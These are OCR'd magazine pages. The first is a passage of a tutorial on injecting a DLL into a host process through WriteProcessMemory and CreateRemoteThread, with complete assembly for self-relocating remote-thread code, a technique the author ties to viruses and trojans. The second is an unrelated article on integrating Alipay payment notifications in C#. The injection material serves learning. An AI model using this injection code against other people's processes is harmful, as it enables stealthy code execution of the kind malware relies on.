(1)在程序中的某个地方写出远程线程代码;

(2)用WriteProcessMemory将上步写的远程线程代码复制到目标进程;

(3)用CreateRemoteThread建立远程线程,并使其运行。

现在仔细分析一下,不妨假设本进程为进程A,要注入的宿主进程为进程B。第一步中所写的远程线程代码位于A中,此时用到的全局变量和字符串在编译时生成的绝对地址是按进程A确定的,这些地址位于进程A的数据区,第二步复制代码时,我们把代码区的数据完整地复制到了进程B中,而数据区并没有被复制。被复制过来的代码要运行时同样要访问那些全局变量和字符串的绝对地址,在进程B中那个地址可能已经被其他进程占用,也可能是一些随机的数据,这样会造成访问出错。在汇编语言中可以在代码区中申请变量空间,在复制代码时这些变量也相应被复制过去,这样就不存在数据区绝对地址访问的问题。但C++中是不允许在代码区中申请变量空间的,所以如何让变量随代码一起被复制是第一个需要解决的问题。

其二,假如我们已经在代码区中成功存放了变量。但编译器在编译时把对这个变量的存取修改为绝对地址的存取,这个地址同样是位于进程A中的。在进程B中申请内存空间时,这个空间的地址是不确定的,这样代码被复制到进程B中后对这个地址的存取还是会出错,其原理和上面是一样的。所以这就需要我们对这些变量进行地址重定位。

远程线程代码的实现

因为我们的目的就是要把自己的D L L文件导入到目标进程中,所以远程线程的代码相对来说比较简单,就是调用LoadLibrary,也就是上面举的例子中的代码。我们要在代码中保存的变量有两个,一个是LoadLibrary的地址(虽说这个地址基本上是固定的,但为了保险起见我们还是动态获取,并将其保存,否则就不需要这个变量了),另一个是保存D L L文件名的字符串。为了在写远程线程代码时,在代码区中为这两个变量分配内存,我们可以用空指令给这两个变量占位,复制到进程B中后再把它修改为真正的值。如:A P I的地址占4个字节,汇编中一个空指令n o p占1个字节,所以我们就用4个nop来为其"申请"空间;我们的DLL文件名为"Dll.dll",占7个字节,考虑到字符要以0作为结尾标记,共占8个字节,所以我们用8个nop来"申请"空间。

下一个问题是解决地址重定位问题,这个技术在病毒、木马等诸多方面有着广泛的应用,当然这个技术并不是由笔者实现,笔者也是通过学习得到的,在这里也简要介绍一下实现的原理。

先看下面这段代码:

```
1    call    relocal
2    relocal:
3    pop     ebx
4    sub     ebx , offset relocal
```

现在细细分析一下。第一句执行时首先会把第三句运行时的地址(注意是运行时的地址,不是绝对地址,这个地址在进程A中与在进程B中是不一样的)压入堆栈,然后执行第三句,而第三句又把该地址弹出到寄存器ebx。第四句的offset relocal在编译时被编译器修改为进程A中第三句的绝对地址,如果现在该段代码运行于进程B中,第四句相减执行完后ebx并不是0,而是这段代码在进程A中的地址偏移与在进程B中地址偏移之差。得到这个差值后,在进程B中每当访问含有绝对地址的变量时只要加上这个差值就可以得到正确地址。好了,关键技术实现后远程线程的代码如下:

```
REMOTE_THREAD_BEGIN: //远程线程代码开始标记
  _asm
  {
    //*******给LoadLibrary函数地址占位*******
LoadLibraryAddr:
    nop
    nop
    nop
    nop
    //*******给FreeLibrary函数地址占位*******
FreeLibraryAddr:
    nop
    nop
    nop
    nop
    //*******给动态链接库名占位*******
LibraryName:
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    //*******代码开始的真正位置*******
REMOTE_THREAD_CODE:
    //*******实现地址重定位,ebx保存差值*******
    call        relocal
relocal:
    pop         ebx
    sub         ebx , offset relocal
    //*******1.调用LoadLibrary*******
    //*******1.1.压入LoadLibrary参数(动态链接
    //库名)*******
    mov         eax , ebx
    add         eax , offset LibraryName
    //变量地址加上ebx,实现地址重定位
    push        eax
    //*******1.2.调用LoadLibrary*******
    mov         eax , ebx
    add         eax , offset LoadLibraryAddr
    //同样实现地址重定位
    mov         eax , [eax]
    //从变量中取出LoadLibrary的地址
    call        eax
    //*******1.3.检测是否成功,如果失败了就直接
    //返回,防止程序异常*******
    or      eax , eax
    jnz     NEXT1
    //执行成功,跳转到位NEXT1继续执行
    ret
NEXT1:
    // *******2.释放动态链接库*******
    // *******2.1.压入FreeLibrary参数*******
    push        eax
    // *******2.2.调用FreeLibrary*******
    mov         eax , ebx
    add         eax , offset FreeLibraryAddr
    //地址重定位
    mov         eax , [eax]
    //从变量中取出FreeLibrary的地址
    call        eax

    ret
  }
REMOTE_THREAD_END:
```

因为DLL文件在第一次被导入时会自动执行DllMain中的代码,所以我们把DLL中自己写的代码放在这个函数中,这样只要DLL文件被导入就可以执行代码了;如果不这样,我们还必须去获取DLL文件中的函数地址,那样会加大工作量,当然如果你不怕麻烦也可以去试试。

主程序的实现

其实远程线程代码实现后,本节的技术含量就相对低得多了。本段代码主要实现以下几个功能:

(1)在宿主进程中申请代码空间;

(2)把远程线程的代码复制到宿主进程中;

(3)修正远程线程变量的值;

(4)创建远程线程,执行远程代码。

关键代码如下:

```
//*******1. 在宿主进程中申请代码空间*******
//*******1.1. 通过进程ID打开进程句柄,并获得进程
//句柄*******
  HANDLE  hSelectedProcHandle;
  //保存宿主进程句柄
  hSelectedProcHandle = OpenProcess(PROCESS_
ALL_ACCESS , FALSE ,
  nSelectedThreadId);
//进程ID的获取方法,完整的源代码中有介绍,这里就
//不介绍了

//*******1.2.得到远程线程代码长度,目的是得到要
//申请的空间的大小******
  int  nRemoteThreadCodeLength; //保存代码长度
  _asm
  {
      mov  eax , offset REMOTE_THREAD_END
      mov  ebx , offset REMOTE_THREAD_BEGIN
      sub  eax , ebx
//用代码结尾偏移减去开始的偏移,得到代码长度
      mov  nRemoteThreadCodeLength , eax
  }
//*******1.3.在宿主进程中申请空间*******
  LPVOID  pRemoteThreadAddr;
  //保存申请空间的基址
  pRemoteThreadAddr = VirtualAllocEx(hSelectedP
rocHandle , NULL , nRemoteThreadCodeLength , MEM_
COMMIT,PAGE_EXECUTE_READWRITE);

//*******2.把远程线程的代码复制到宿主进程*
//******
//*******2.1.得到本进程中远程线程代码的起始地
//址*******
  LPVOID  pRemoteThreadCodeBuf;
//指向本进程中远程线程代码的起始位置
  DWORD  nWritenNum , nSuccess; //临时变量
  _asm mov eax , offset REMOTE_THREAD_
BEGIN
  _asm mov pRemoteThreadCodeBuf , eax

//*******2.2.向宿主进程中复制代码*******
  nSuccess = WriteProcessMemory(hSelectedProcH
andle , pRemoteThreadAddr , pRemoteThreadCodeBuf ,
nRemoteThreadCodeLength , &nWritenNum);

// *******3.修正远程线程中变量的值*******
// *******3.1.首先获取两个关键函数的地址*******
  HMODULE hKernel32;
  hKernel32 = LoadLibrary("Kernel32.dll");
  LPVOID pLoadLibrary , pFreeLibrary;
  pLoadLibrary = (LPVOID)GetProcAddress
(hKernel32 , "LoadLibraryA");
  pFreeLibrary = (LPVOID)GetProcAddress(hKernel32,
"FreeLibrary");

// *******3.2.修正代码*******
  PBYTE pRemoteAddrMove;
  //在远程线程地址上移动的指针
  pRemoteAddrMove = (PBYTE)pRemoteThreadAddr;
// *******3.2.1.修正LoadLibrary地址*******
  nSuccess = WriteProcessMemory(hSelectedProcHandle,
    pRemoteAddrMove ,
    &pLoadLibrary ,
    4 ,
    &nWritenNum);

//*******3.2.2.修正FreeLibrary地址*******
  pRemoteAddrMove +=4;
  //定位到保存FreeLibrary的变量
  nSuccess = WriteProcessMemory(hSelectedProcHandle,
    pRemoteAddrMove ,
    &pFreeLibrary ,
    4 ,
    &nWritenNum);

//*******3.2.3.修正动态链接库名*******
  char szDllName[8] = {"Dll.dll"};
  //注意这里必须是8个字符,
//并且必须与你的DLL文件名相同
  pRemoteAddrMove +=4;
  nSuccess = WriteProcessMemory(hSelectedProcHandle,
      pRemoteAddrMove ,
      szDllName ,
      8 ,
      &nWritenNum);
  //*******4.创建远程线程,使远程代码执行
  //*******
  //*******4.1.把指针移动到远程线程代码开始处
  //*******
  pRemoteAddrMove +=8;
  HANDLE hRemoteThreadHandle;
  //远程线程句柄
  // *******4.2.定义远程线程函数类型*******
  typedef unsigned long (WINAPI
*stRemoteThreadProc)(LPVOID);
  stRemoteThreadProc pRemoteThreadProc;
  // *******4.3.把入口地址赋给声明的函数
  // *******
  pRemoteThreadProc = (stRemoteThreadProc)
pRemoteAddrMove;
  //*******4.4.创建远程线程*******
  hRemoteThreadHandle = CreateRemoteThread(hS
electedProcHandle , NULL , 0 ,
    pRemoteThreadProc , 0 , 0 , NULL);
```


因为本模块主要是调用一些API,这些API去查下资料就可以知道其用法,所以这里就不做详细介绍了。所附源代码为一个基于对话框的MFC程序,里面还有一个获取当前系统进程的模块,这里就不介绍其实现过程了。另外还附带一个简单的DLL工程作为测试。在运行程序时一定要把DLL文件放到系统搜索路径中,否则会因找不到DLL文件而失败。

至此所有功能模块已经介绍完毕,总体来说,这个方法实现了我们的预期功能,它的不足之处是实现起来比较繁琐,但从学习的角度来说不失为一个好方法。若文中有不到之处,还请各位高手们批评指正。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找。)

前置知识: C#
关键词: 编程、支付宝

支付宝转接安全应用全接触



文/图 Winbo

随着电子商务的日益成熟,网络转账的安全要求越来越高。支付宝就是在这种背景下发展起来的。对于大型网上购物系统而言,除了能够让会员选择货到付款结账方式外,还应该提供一些更方便快捷的网上支付方式;对于中小型网络商店而言,如果没有足够的实力提供会员直接在网站中建立现金账户的功能,就可以将订单信息转接到支付宝,让会员从支付宝付款。当然,用户也可以将支付宝作为一种方便快捷的支付方式,从而给客户提供更多可选的支付方式。不过,谈到"钱"和"网络",自然就会联想到"安全"的问题。如何在网络开发中合理利用支付宝,就成为了当前的一个重要话题。

支付宝安全操作基础知识

支付宝转接的原理很简单,实际上就是通过浏览器上传参数到支付网关,支付网关获得浏览器参数并进行内部解析,浏览器上传的参数都经过了加密处理。商户系统与支付宝之间有两种交互模式,分别是请求/响应交互模式和主动通知交互模式。

(1)请求/响应交互模式。这是最常用的一种交互模式。在这种模式下,商户系统向支付宝系统发送请求数据,并"同步"等待支付宝系统处理完毕之后返回的响应数据。请求/响应模式根据页面流程,可分为系统调用和页面跳转。而同步就是指商户系统在等待支付宝自身的处理结束,并调用商户系统的接口文件或买家需要再回到商户网站进行操作,如图1所示。




图1

(2)主动通知交互模式。买家从商户网站转跳到支付宝网站,在支付宝网站完成最后操作,买家不需要再回到商户网站。支付宝系统会将时间采用主动通知的方式提交给商户系统。这种交

互模式如果需要异步返回结果,商户网站必须传递参数给支付宝网站,支付宝会将相关的消息传递到指定的消息处理程序。

目前,申请支付宝接口主要有两种方式。第一种为免费接口,淘宝抽取2%的手续费;第二种为付费接口,例如600元允许48000元交易金额的配额等。在免费接口中,又分为标准双接口交易类型和纯即时到账交易。这两种支付方式中,前者为淘宝担保交易+即时到账交易,而后者仅仅为即时到账交易。

小提示 支付宝接口的区别。支付宝接口包括标准双接口和纯即时到账接口。标准双接口又称为中介担保接口,包括担保交易和即时到账方式。对于担保交易,客户支付的货款都会送交支付宝,然后由客户单击收货确认,货款才能真正到达指定的支付宝账号。标准双接口里面的即时到账无需买家确认,货款直接到达卖家的支付宝账号。这里的即时到账方式跟纯即时到账接口是一样的。标准双接口主要用于实物销售,一些批发行业或者客户二次购买的时候可以使用其中的即时到账方式。纯即时到账无需买家确认,客户支付货款资金直接到达卖家的支付宝账户。纯即时到账主要是开放给虚拟行业,如广告、点卡、彩票、VOD等。

支付接口申请成功后,会得到两个重要的参数:支付宝安全校验码和合作伙伴ID,这两个参数起到了支付是否成功的重要作用。如图2所示是一个具体的步骤演示。




图2

第1步,网上购物系统与支付宝公司签订合作协议,以确保从本购物网站上传到支付宝网站上的订单信息能被正确接收。

第2步,当会员于购物网站上买下一系列商品并选择支付宝付款方式后,购物系统即将会员购物的订单信息转发到支付宝,网站页面也会转到支付宝的付款页面。此时,支付宝页面会发送一个验证信息到本网站,以确认支付宝正确收到订单信息。

小提示 通知页面是传递给支付宝时的notify_url参数所对应的页面文件。返回页面是传递给支付宝时的return_url参数所对应的页面文件。

第3步:会员在支付宝网站完成付款后,网站页面会重新跳回购物网站,同时支付宝会将已付款的订单信息发回本网站以对本购物网站的数据库进行必要的修改操作。另外,还需要向支付宝网站发送一个返回信息,告知支付宝本系统已正确收到付款完毕的订单信息并且已经完成对数据的处理操作。

支付宝源码实现过程分析

在与支付宝签订完合同后,就可以使用合同中的商家ID、商家支付宝账号和安全校验码,整合支付宝到自己的电子商务系统中了。下面以一个典型的电子商务网站开发为例,对支付宝操作的一些关键代码进行分析。首先,需要建立一个通知页面(CvicseAlipayNotify.aspx)和一个返回页面(CvicseAlipayReturn.aspx),用于接收并验证从支付宝返回的信息,并对数据库中相应的订单信息做修改处理操作。

1. 通知页面和返回页面的关键代码

下面对通知页面CvicseAlipayNotify.aspx的后台代码进行分析。通知页面是传递给支付宝时的notify_url参数所对应的页面文件。通知页面就是被支付宝调用才能启动的,它获得参数的方法是用POST方式获取,该页面的HTML页面中必须是空白、无任何HTML标签、无任何空格、不允许做页面跳转。

第1步:从配置文件中取出商家ID、商家支付宝账号和安全校验码,这里有一些已经定义的变量。

```
string alipayNotifyURL = "https://www.alipay.com/cooperate/gateway.do?";
string partner = ConfigurationManager.AppSettings["partnerAlipay"].ToString();
```

```
03: string key = ConfigurationManager.AppSettings["keyAlipay"].ToString();
04: string _input_charset = ConfigurationManager.AppSettings["input_charsetAlipay"].ToString();
05: alipayNotifyURL = alipayNotifyURL + "service=notify_verify" + "&partner=" + partner + "&notify_id=" + Request.Form["notify_id"];
06: string responseTxt = Alipay.Get_Http(alipayNotifyURL, 120000);
07: int i;
08: NameValueCollection coll;
09: coll = Request.Form;
10: String[] requestarr = coll.AllKeys;
11: string[] Sortedstr = Alipay.BubbleSort(requestarr);
```

下面对其中的一些典型代码进行详细分析。

第1行，定义支付网关，支付网关把订单信息传送给支付宝服务器，服务器做一些付款处理。对于支付宝、财付通、快钱等第三方在线平台的支付网关，各大银行都会支持。

第2行，从配置文件读取合作伙伴ID，商户与支付宝签订合同时会获得此值，在支付宝系统中用来惟一标识商户。

第3行，从配置文件中读取商户的交易安全校验码Key，商户与支付宝签订合同时也会获得此值。安全校验码主要用来对数据加密，防止别人伪造交易数据，这个Key就像钥匙一样，相当重要。

第4行，从配置文件中读取编码格式，在通过支付接口传递参数信息到支付宝服务器时使用此编码格式，当为UTF-8的编码格式时，必须得用到且不允许为空的。

第5行，组装通知URL，用于确认支付宝服务器已经接收到正确的订单信息。

第6行，获取支付宝ATN返回结果，true表示正确的订单信息，false表示无效。

第8行，定义键值变量，用来存放表单中所有变量值。NameValueCollection类表示可通过键或索引访问的关联 String 键和 String 值的集合。

第9行，加载表单所有变量并赋值给变量coll。

第10行，获取表单所有变量，并将其放入数组中。

第11行，把参数的变量名集合requestarr(以这种方式组合:service="trade_create_by_buyer")按从a到z的顺序依次排序。

第2步:构造待经过MD5加密的字符串并对其加密。鉴于数据传输过程中的数据真实性和完整性，我们需要对数据进行数字签名，在接受签名数据之后进行签名校验。MD5签名算法算是众多签名算法中比较简单的。下面是其中的典型代码，其中GetMD5()函数可参考后面的公用方法。

```
string mysign = Alipay.GetMD5(prestr.ToString(), _input_charset);
```

第3步:验证支付宝发过来的消息，看签名是否正确，如果正确则表示该页面已被支付宝服务器成功调用。

```
string sign = Request.Form["sign"];
string strOrderNO = Request.Form["out_trade_no"];
if (mysign == sign && responseTxt == "true")
//验证支付宝发过来的消息，签名是否正确
{
string strPrice = Request.Form["total_fee"];//金额
decimal total_fee = 0M;
if (!string.IsNullOrEmpty(strPrice))
{
total_fee = decimal.Parse(strPrice);
}
if (Request.Form["trade_status"] == "TRADE_FINISHED" || Request.Form["trade_status"] == "TRADE_SUCCESS" || Request.Form["trade_status"] == "WAIT_SELLER_SEND_GOODS" || Request.Form["trade_status"] == "WAIT_BUYER_CONFIRM_GOODS")
//判断支付状态_交易成功结束
{
int m = 0;
int n = 0;
int k = 0;
int runTime = 10; //定义循环执行最多次数
List<VendorOrder> vendorOrderList = new List<VendorOrder>();
vendorOrderList = alipayservice.GetVendorOrders(strOrderNO);
//查询会员订单下用支付宝支付后的供货商订单
//修改会员订单中的支付宝是否支付成功标志为是
bool successpay = false;
successpay = alipayservice.UpdateMemberOrderAlipayFlag(strOrderNO);
while (successpay != true && k < runTime)
{
k++;
successpay = alipayservice.UpdateMemberOrderAlipayFlag(strOrderNO);
```

```
    }
    //修改会员订单和供货商订单中的付款状态
    bool paysuccess = false, addsuccess = false;
    paysuccess = alipayservice.UpdateMemberOr
derAndVendorOrderPaymentStatus(strOrderNO, 2,
vendorOrderList);
    //状态2为"已付款"
    while ((!paysuccess) && (m<runTime))
    {
    m++;
    paysuccess = alipayservice.UpdateMemberOr
derAndVendorOrderPaymentStatus(strOrderNO, 2,
vendorOrderList);
    }
    //添加相应的订单参数
    addsuccess = alipayservice.AddOrderStatusLog
(strOrderNO, 2);
    while ((!addsuccess) && (n<runTime))
    {
    n++;
    addsuccess = alipayservice.AddOrderStatusLog
(strOrderNO, 2);
    }
    Response.Write("success");//返回给支付宝消息,成功
    }
    else
    {
    //给系统管理员发邮件
    List<FRIMYLEC.Library.Model.Entity.User.User>
userList = new List<FRIMYLEC.Library. Model.Entity.
User.User>();
    userList = alipayservice.GetSystemManager();
    string subject, body;
    //邮件的主题和内容
    subject = "支付宝传送异常[" + strOrderNO + "]";
    body = "失败时间[" + DateTime.Now.ToString("yyyy
年MM月dd日hh时mm分ss秒") + "]   失败原因[" + Alipay.
GetReturnError(sign) + "]";
    foreach (FRIMYLEC.Library.Model.Entity.User.User
user in userList)
    {
    Email email = new Email(user.AccountName,
subject, body);
    email.SendAsync();
    }
    Response.Write("fail");
    }
    }
```

返回页面是传递给支付宝时的return_url参数所对应的页面文件,返回页面的后台代码与通知页面类似。在该页面中,首先从配置文件中取出商家ID、商家支付宝账号和安全校验码,并进行排序。然后,构造待经过MD5加密的字符串并对其加密。最后,验证支付宝发过来的消息,看签名是否正确。对于返回页面而言,当买家的购买流程已经走到支付宝中且支付宝提示支付成功时,页面会自动跳转回自身网站的这个页面里来;返回页面是同步的,获得参数的方法是用get方式获取;不论跳转回来程序判断是真还是假,只跳转回来一次。

2. 页面公用方法分析

对于通知页面和返回页面公用的方法,可以抽取出来存放于Alipay.cs,如图3所示。




图3

(1)定义支付宝返回错误常量。例如以下代码格式:

```
    public const string ILLEGAL_ARGUMENT_
Value = "属于参数格式有问题,查看接口发送页的参数是否符
合要求";
    public const string DIRECT_PAY_AMOUNT_
OUT_OF_RANGE_Value = "属于快速付款交易
总金额超出最大值限制;快速付款余额支付最大限制
为:2000,用卡没限制";
    ...
```

(2)根据支付宝返回的错误类型得出错误描述。这里主要使用了"switch…case"语句。

```
    public static string GetReturnError(string sign)
    {
    string result = "";
    switch (sign)
    {
    //参数格式问题
    case "ILLEGAL_ARGUMENT":
    result = ILLEGAL_ARGUMENT_Value;
    break;
    //总金额超出最大值限制
    case "DIRECT_PAY_AMOUNT_OUT_OF_RANGE":
    result = DIRECT_PAY_AMOUNT_OUT_OF_
RANGE_Value;
    break;
    ...
    default:
```

```
    result = DEFAULT_Value;
    break;
    }
    return result;
    }
```

(3)MD5加密算法,即上文所说的GetMD5()函数。

```
public static string GetMD5(string s, string _input_charset)
    {
    MD5 md5 = new MD5CryptoServiceProvider();
    byte[] t = md5.ComputeHash(Encoding.GetEncoding(_input_charset).GetBytes(s));
    StringBuilder sb = new StringBuilder(32);
    for (int i = 0; i < t.Length; i++)
    {
    sb.Append(t[i].ToString("x").PadLeft(2, '0'));
    }
    return sb.ToString();
    }
```

(4)冒泡排序。以下为排序的具体方法。

```
public static string[] BubbleSort(string[] r)
{
int i, j; //交换标志
string temp;
bool exchange;
for (i = 0; i < r.Length; i++)
//最多做r.Length-1趟排序
{
exchange = false; //本趟排序开始前,交换标志应为false
for (j = r.Length - 2; j >= i; j--)
{//交换条件
if (System.String.CompareOrdinal(r[j + 1], r[j]) < 0)
{
temp = r[j + 1];
r[j + 1] = r[j];
r[j] = temp;
    exchange = true; //发生了交换,故将交换标志置为真
}
}
if (!exchange)    //本趟排序未发生交换,提前终止算法
{break;}
}return r;
}
